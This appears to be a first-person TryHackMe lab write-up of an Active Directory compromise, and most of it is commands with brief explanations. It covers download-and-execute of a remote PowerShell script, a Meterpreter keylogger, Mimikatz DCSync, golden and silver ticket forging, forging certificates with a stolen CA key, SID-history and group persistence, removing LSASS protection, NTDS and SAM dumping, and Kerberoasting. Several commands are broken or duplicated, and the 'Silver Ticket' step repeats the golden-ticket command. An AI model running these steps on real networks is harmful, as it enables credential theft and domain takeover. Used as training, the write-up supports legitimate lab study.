**Explanation:**
I executed PowerShell with bypassed execution policy (-ep bypass) to allow script execution. I then created a WebClient object to download a file (pwnz.ps1) from my system (Kali) and executed the downloaded script.

**Command:**

```
certutil.exe -urlcache -split -f http:///shell.ps1
```

**Explanation:**
I used certutil, a command-line utility provided by Windows, to download files from the internet.

Here, the shell.ps1 script is being downloaded.

**Command Sequence:**

```
meterpreter > keyscan_start
meterpreter>keyscan_dump
meterpreter >keyscan_stop
```

**Explanation:**

After gaining a Meterpreter session, I started a keylogger to capture keystrokes (keyscan_start), dumped the captured keystrokes to view them (keyscan_dump), and then stopped the keylogger (keyscan_stop).

# Working with KeePass

2023 אוקטובר 16 יום שני 11:36

**Command Sequence:**

```
sudo apt install -y kpcli
kpcli
```

**Explanation:**
I installed and initiated kpcli, a command-line interface for interacting with KeePass databases.

**Command Sequence:**

```
kpcli:/> open PasswordDatabase.kdbx
kpcli:/> ls
kpcli:/> ls PasswordDatabase/*
kpcli:/> show -f -a PasswordDatabase/General/Flag
```

**Explanation:**
I opened a KeePass database file (PasswordDatabase.kdbx), listed its contents, navigated to a specific location, and retrieved a flag stored within the database.

**Command:**

```
kpcli:/> show -f -a PasswordDatabase/General/svcServMan
```

**Explanation:**
I displayed the credentials for the svcServMan service account stored within the KeePass database.

# Remote Desktop and GPO Manipulation

יום שני 16 אוקטובר 2023 11:37

**Command:**

```
xfreerdp /v:thmwrk1.za.tryhackme.loc /u:username /p:'password'
```

**Explanation:**
I initiated a Remote Desktop session using xfreerdp to connect to a specific machine (thmwrk1.za.tryhackme.loc) with provided credentials.

**Command Sequence:**

```
runas /netonly /user:za.tryhackme.loc\svcServMan cmd.exe
mmc.exe
```

**Explanation:**
Using the runas command, I executed the command prompt (cmd.exe) under the context of the svcServMan service account. I then ran mmc.exe to access Microsoft Management Console, which can be used to manage and configure various Windows components, including Group Policy.

## Modify the Group Policy Object:

**Explanation:**
This section offers guidance on how to modify a Group Policy Object (GPO) to grant specific groups ("IT Support") administrative rights and remote desktop access on a particular server (THMSERVER2). The GPO modifications apply to servers located under a specific Organizational Unit (OU) path in Active Directory.

# RDP Connection to THMSERVER2

יום שני 16 אוקטובר 2023 11:40

**Command:**

```
ssh donald.ross@za.tryhackme.loc@thmwrk1.za.tryhackme.loc
```

**Explanation:**
I used SSH to establish a secure connection to THMSERVER2, utilizing the credentials of a low-level user who is part of the IT Support group. This was made possible after adding the user in the previous task, thereby granting the necessary permissions to initiate the session.

# Exploiting Certificates: Enumeration and Exploitation

2023 אוקטובר 16 יום שני 11:41

**Command:**

```
certutil -Template -v > .\templates.txt
```

**Explanation:**
I executed the 'certutil' command with specific parameters to enumerate all certificate templates with detailed output. The results were redirected to a 'templates.txt' file for further analysis. This step is crucial for identifying any vulnerable certificate templates that could potentially be exploited.

**Command:**

```
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:C:\Users
\username\Desktop\mycert.pfx /password:password123 /outfile:pwnz.kirbi
/domain:za.tryhackme.loc /dc:10.200.60.101
```

**Explanation:**
I used Rubeus, a powerful tool for Kerberos protocol abuse, to request a Ticket Granting Ticket (TGT). Parameters specified the user, encryption type, the certificate with its path, user password, output file, domain, and domain controller. This method exploits a vulnerable certificate template, facilitating impersonation or escalation of privileges within the Active Directory environment.

**Command:**

```
mimikatz # privilege::debug
mimikatz # kerberos::ptt pwnz.kirbi
mimikatz # misc::cmd
```

**Explanation:**
After obtaining a valid Kerberos ticket, I utilized Mimikatz to import this ticket into the current session, enabling access as the impersonated user. The 'privilege::debug' command adjusts the tool's access level, 'kerberos::ptt' imports the ticket, and 'misc::cmd' opens a command prompt under these elevated privileges.

# Exploiting Domain Trusts: Golden Tickets and SID Enumeration

2023 אוקטובר16 יומשני 11:42

**Command:**

```
mimikatz # lsadump::dcsync /user:za\krbtgt
```

**Explanation:**
I invoked the 'lsadump::dcsync' Mimikatz command to simulate the behavior of a Domain Controller (DC) and synchronize account data. This particular synchronization targeted the 'krbtgt' account, essential for creating Golden Tickets, as it contains the necessary hash value.

**Command:**

```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc
/sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt
/rc4:16f9af38fca3ada405386b3b57366082
/sids:S-1-5-21-3330634377-1326264276-632209373-519 /ptt
```

**Explanation:**
Employing Mimikatz's 'kerberos::golden' command, I crafted a Golden Ticket. This action requires specific details, including the user to impersonate, domain details, the necessary Security Identifier (SID), and the 'krbtgt' account hash. The Golden Ticket grants unrestricted access to the network resources, underpinning the significance of safeguarding domain credentials.

# Persistent Access and Credential Unreliability

יומשני 16אוקטובר 2023 11:43

**Command:**

```
administrator@za.tryhackme.loc@thmwrk1.za.tryhackme.loc:C:/Users/Administrator.ZA/dcsyncall.txt .
```

**Explanation:**
I used the 'scp' command to securely copy the 'dcsyncall.txt' file from the remote server to the local machine. This file contains critical data obtained from the 'lsadump::dcsync' operation, essential for operations like creating Golden Tickets or planning further attacks.

# Forging Tickets with Mimikatz: Golden and Silver Tickets

יום שני 16 אוקטובר 2023 11:44

**Command:**

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount /domain:za.tryhackme.loc
/id:500 /sid:S-1-5-21-3885271727-2693558621-2658995185
/krbtgt:16f9af38fca3ada405386b3b57366082 /endin:600 /renewmax:10080 /ptt
```

**Explanation:**
I generated a Golden Ticket using Mimikatz, specifying a non-existent admin account to demonstrate the potential for abuse with legitimate credentials. The 'kerberos::golden' command parameters included details like domain, SID, and the krbtgt hash. With this ticket, I bypassed traditional authentication mechanisms, highlighting the risks associated with compromised krbtgt hashes.

**Command:**

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount /domain:za.tryhackme.loc
/id:500 /sid:S-1-5-21-3885271727-2693558621-2658995185
/krbtgt:16f9af38fca3ada405386b3b57366082 /endin:600 /renewmax:10080 /ptt
```

**Explanation:**
I crafted a Silver Ticket using Mimikatz, forging a Ticket Granting Service (TGS) ticket. Like the Golden Ticket, the Silver Ticket allows for accessing specific services, illustrating how attackers can exploit service accounts or machine credentials to traverse or manipulate network resources.

# Private Key Extraction and Certificate Authority Compromise

יום שני 16 אוקטובר 2023 11:44

**Command:**

```
mimikatz # crypto::capi
mimikatz # crypto::cng
mimikatz # crypto::certificates /export
```

**Explanation:**

To exploit the Certificate Authority (CA), I used Mimikatz's 'crypto' module. First, I enumerated available cryptographic providers with 'crypto::capi' and 'crypto::cng'. Then, I exported all the certificates, including private keys, using 'crypto::certificates /export'. This technique emphasizes the importance of safeguarding certificate authorities, as compromised CAs can lead to domain-wide trust breaches.

# Create Your OwnCertificates

יום שני 16 אוקטובר 2023 11:47

**Command:**

```
Get-ChildItem .\*.pfx
```

**Explanation:**
I listed the certificate files in the current directory to identify the CA's certificate with its private key. This step helps in understanding which certificate we're working with, especially when there are multiple certificates in a directory.

**Command:**

```
C:\Tools\ForgeCert\ForgeCert\ForgeCert.exe --CaCertPath .\local_machine_My_1_za-THMDC-CA.pfx --CaCertPassword mimikatz --Subject 'CN=Pwned' --SubjectAltName 'Administrator@za.tryhackme.loc' --NewCertPath .\domain-admin.pfx --NewCertPassword pwned123
```

**Explanation:**
I utilized the ForgeCert tool to create a new certificate for the domain administrator account. The certificate creation involved:

Specifying the Certificate Authority's certificate path and its password. Defining the subject and the Subject Alternative Name for the new certificate. Stating the path and password for the new certificate.

**Command:**

```
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:'.\domain-admin.pfx' /password:'pwned123' /outfile:domain-admin.kirbi /domain:za.tryhackme.loc /dc:10.200.88.101
```

**Explanation:**
I employed Rubeus to create a Ticket Granting Ticket (TGT) using the recently crafted certificate. By providing the necessary details like user, encryption type, certificate path, password, output file, domain, and domain controller, I was able to generate a TGT and save it locally.

**Command:**

```
mimikatz # kerberos::ptt domain-admin.kirbi
```

**Explanation:**
Using Mimikatz, I injected the saved Kerberos ticket (TGT) into our session. This allows for authenticating and accessing resources as the domain administrator.

# Persistence through SID History

יום שני 16 אוקטובר 2023 11:48

**Command:**

```
Get-ADUser 'donald.ross' -Properties sidhistory,memberof
```

Explanation:
I used PowerShell to fetch the SID history and group membership of the 'donald.ross' user. This provided an understanding of the user's current access and group affiliations.

**Command:**

```
Get-ADGroup 'Domain Admins'
```

**Explanation:**
I retrieved the Security Identifier (SID) of the Domain Admins group. This SID is essential for manipulating the SID history of users.

**Command:**

```
Stop-Service ntds -Force
Add-ADDBSidHistory -SamAccountName 'donald.ross' -SidHistory 'S-1-5-21-3885271727-2693558621-2658995185-512' -DatabasePath 'C:\Windows\NTDS\ntds.dit'
Start-Service ntds
```

**Explanation:**
Before modifying the SID history, I stopped the NTDS database service. I then added the Domain Admins group's SID to the SID history of 'donald.ross' to provide elevated privileges. After the modification, I restarted the NTDS service.

# Impact and Persistence through Group Membership

2023 16אוקטובר יומשני 11:49

**Note:**
While SID history manipulation provides elevated access, it can be challenging to detect and is not easily removed without specialized tools like RSAT.

Group membership persistence focuses on providing access through adding a user to specific groups. Privileged groups might be closely watched for changes, so sometimes targeting less monitored groups or nested groups can be more stealthy.

**Command:**

```
ssh administrator@za.tryhackme.loc@thmdc.za.tryhackme.loc
```

**Explanation:**
I initiated an SSH connection to the domain controller THMDC using the administrator's credentials. This connection allows for further operations on the Active Directory domain controller.

# Creating Active Directory Groups

2023 אוקטובר16 יוםשני 11:52

**Command:**

```
New-ADGroup -Path "<OrganizationalUnit>" -Name "<GroupName>" -SamAccountName "<SamAccount>" -DisplayName "<DisplayName>" -GroupScope Global -GroupCategory Security
```

**Explanation:**

I utilized this command to create new groups within specified organizational units (OUs) in the Active Directory. Each group is identified uniquely, and properties like the scope and category are defined during creation.

-Path: Specifies the OU where the group is created. For instance, **"OU=IT,OU=People,DC=ZA,DC=TRYHACKME,DC=LOC"** refers to the IT subsection under the People OU within the specified domain components.

**-Name/SamAccountName/DisplayName:** These parameters define the group's naming properties, ensuring it can be recognized and referenced within the AD environment.

**-GroupScope and -GroupCategory:** They determine the group's reach within AD (global) and its role (security).

By altering the respective "OU" and "Name" attributes, I was able to create multiple groups in different OUs.

# Nesting Active Directory Groups

2023 אוקטובר16 יוםשני 11:53

**Command:**

```
Add-ADGroupMember -Identity '<GroupName>' -Members '<MemberName>'
```

**Explanation:**

I executed this command to nest groups within one another, establishing a hierarchy. This hierarchy is particularly useful for managing permissions inheritance, ensuring that members of a nested group inherit the permissions of the parent group.

**-Identity:** The name of the group that you are adding members to.
**-Members:** The groups or users you are adding to the group specified in Identity.
This command structure allowed me to create a nested relationship between the groups, extending from Group 1 to Group 5, ultimately adding Group 5 to the Domain Admins group. This nesting is significant, especially when an unprivileged user added to Group 1 automatically inherits the Domain Admins group's privileges through the chain of nested groups.

# Verifying Inherited Privileges

יוםשני 16אוקטובר 2023 11:54

**Procedure:**

SSH into a workstation using credentials of a user expected to have inherited privileges.
Attempt accessing resources that require elevated privileges.

**Explanation:**

By SSHing into a system as an unprivileged user who's been added to a nested group, I was able to test if the privilege inheritance was configured correctly. Accessing high-privilege resources, such as the domain controller's directories, helped confirm whether the permissions were inherited.

# Persistence Through ACLs and GPOs

2023 אוקטובר 16 יום שני 11:54

**Explanation:**

Using the AdminSDHolder and SDProp functionality, I could persist my access by ensuring that any removal from privileged groups would be temporary. By adding a user account to the AdminSDHolder template, the SDProp process would re-add the user at every cycle, maintaining the elevated access.

Furthermore, I established persistence through Group Policy Objects (GPOs) by deploying login scripts. These scripts, when executed, would initiate activities (like downloading and executing payloads) each time a targeted user logs in. This method ensures continuous control or surveillance, a common tactic in advanced persistent threats.

By combining these techniques, I ensured not only immediate elevation of privileges but also the endurance of these privileges against remediation efforts.

# Prerequisites

יוםשני 16אוקטובר 2023 13:15

**Command:**

```
Python3 -m pip install Impacket
```

**Explanation:**
I installed the Impacket library using Python's pip package manager.

**Command:**

```
Python3 -m pip install .
```

**Explanation:**
I executed this command to install the current directory's content, ensuring all dependencies were met.

# Registry & AD Enumeration

יום שני 16 אוקטובר 2023 13:16

When working with Active Directory, enumeration is a key step.

**Command:**

```
regedit
```

**Explanation:**
I utilized the registry editor tool to search through the Windows registry. The aim was to locate an entry named “flag” that contained a password.

**Command:**

```
Get-ADUser -Filter {Description -like “*password*”} -Properties * | Select-Object
DistinguishedName, SamAccountName, Description
```

**Explanation:**
I ran this query to search for user accounts in the Active Directory that had a description containing the word "password".

**Command:**

```
Import-Module ActiveDirectory
Get-ADUser -Filter * -Properties * | Select-Object DistinguishedName, SamAccountName,
Description
```

**Explanation:**
In smaller environments, like a CTF scenario, I imported the ActiveDirectory module and then used the Get-ADUser command to retrieve all users along with their respective distinguished names, usernames, and descriptions.

# Dumping the Local SAM

2023 אוקטובר 16 יום שני 13:17

The Security Account Manager (SAM) contains crucial information, including user credentials.

**Command:**

```
privilege::debug
token::elevate
lsadump::sam
```

**Explanation:**
Using Mimikatz, I was able to elevate my token privileges and dump the content of the SAM database, specifically seeking the NTLM hash for the Administrator account.

# LSA Protection

2023 אוקטובר16 יוםשני 13:18

Local Security Authority (LSA) is a crucial component of Windows security.

**Command:**

```
cd C:\Tools\Mimikatz\mimikatz.exe
!+
!processprotect /process:lsass.exe /remove
privilege::debug
sekurlsa::logonpasswords
```

**Explanation:**
After accessing the Mimikatz tool, I removed the protection from the lsass.exe process and executed a debug privilege. I then dumped login passwords using the sekurlsa::logonpasswords command.

# Credential Manager

יום שני 16 אוקטובר 2023 13:19

The Credential Manager is a vault for stored Windows credentials.

**Command:**

```
vaultcmd /list
vaultcmd /listproperties:"Web Credentials"
vaultcmd /listcreds:"Web Cedentials"
Import-Module C:\Tools\Get-WebCredentials.ps1
```

**Explanation:**
I leveraged the vaultcmd utility to list, analyze properties, and obtain credentials from the Windows Credential Manager. Then, I imported the Get-WebCredentials.ps1 module to assist in extracting credentials.

**Command:**

```
sekurlsa::credman
```

**Explanation:**
Using Mimikatz, I dumped credentials from the Windows Credential Manager, specifically aiming to retrieve those for the mentioned SMB share.

**Command:**

```
vault::cred /patch
```

**Explanation:**
This Mimikatz command allowed me to patch and extract credentials from the Windows vault. Once obtained, I was able to run PowerShell as the thm-local user and read the flag.

# Dumping NTDS.dit offline

2023 אוקטובר16 יום שני 13:21

**Command:**

```
powershell “ntdsutil.exe ‘ac i ntds’ ‘ifm’ ‘create full c:\temp’ q q”
```

**Explanation:**
I was able to use this command to dump the NTDS file locally. The NTDS (NT Directory Service) file stores Active Directory data, including information about user objects, groups, and group membership. It's a key target for attackers who wish to retrieve user password hashes from a domain controller.

**Command:**

```
Enable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

**Explanation:**
I used this command to re-enable SMB1, which has been disabled by default in Windows since around 2017 due to its security vulnerabilities.

**Command:**

```
secretsdump.py -security /home/kali/Downloads/hashes/temp/registry/SECURITY -system
/home/kali/Downloads/hashes/temp/registry/SYSTEM -ntds
“/home/kali/Downloads/hashes/temp/Active Directory/ntds.dit” local
```

**Explanation:**
With this command, I was able to perform an offline dump of Active Directory hashes using secretsdump.py.

**Command:**

```
hashcat -m 1000 hash.txt rockyou.txt
```

**Explanation:**
This command allowed me to use hashcat to crack NTLM hashes by leveraging the rockyou.txt wordlist.

# Local Admin Password Solution (LAPS)

2023 אוקטובר16 יום שני 13:22

**Command:**

```
Import-Module ActiveDirectory
(Get-ADComputer $env:COMPUTERNAME -Properties *).DistinguishedName
Find-AdmPwdExtendedRights -Identity "OU=THMorg,DC=thm,DC=red"
```

**Explanation:**
I used these commands to determine which group has ExtendedRightHolder and is able to read the LAPS password. LAPS (Local Administrator Password Solution) automatically manages local administrator account passwords, ensuring that password changes occur periodically across machines.

**Command:**

```
Get-AdmPwdPassword CREDS-HARVESTIN
```

**Explanation:**
This command enabled me to retrieve the LAPS password for a specific computer, in this case, the "CREDS-HARVESTIN" computer.

**Command:**

```
Get-ADGroupMember -Identity “LAPsReader”
```

**Explanation:**
With this command, I could identify which user is capable of reading LAPS passwords.

# Local Admin Password Solution (LAPS)

יום שני 16 אוקטובר 2023 13:22

**Command:**

```
cd /home/kali/Downloads/impacket-master/build/scripts-3.9
GetUserSPNs.py -request thm.red/thm -dc-ip 10.10.98.94 -outputfile
/home/kali/Downloads/hashes/kerber
```

**Explanation:**
Using this command, I was able to enumerate Service Principal Names (SPNs) for users in the domain using the Impacket GetUserSPNs script. SPNs are used in Kerberos authentication to associate a service instance with a service logon account.

**Command:**

```
hashcat -m 13100 /home/kali/Downloads/hashes/kerber
/home/kali/Downloads/Wordlists/rockyou.txt
```

**Explanation:**
This command allowed me to use hashcat to crack Kerberos TGS tickets. Kerberoasting is an attack method that allows users to request Kerberos tickets for service accounts and then crack these tickets to retrieve plaintext passwords.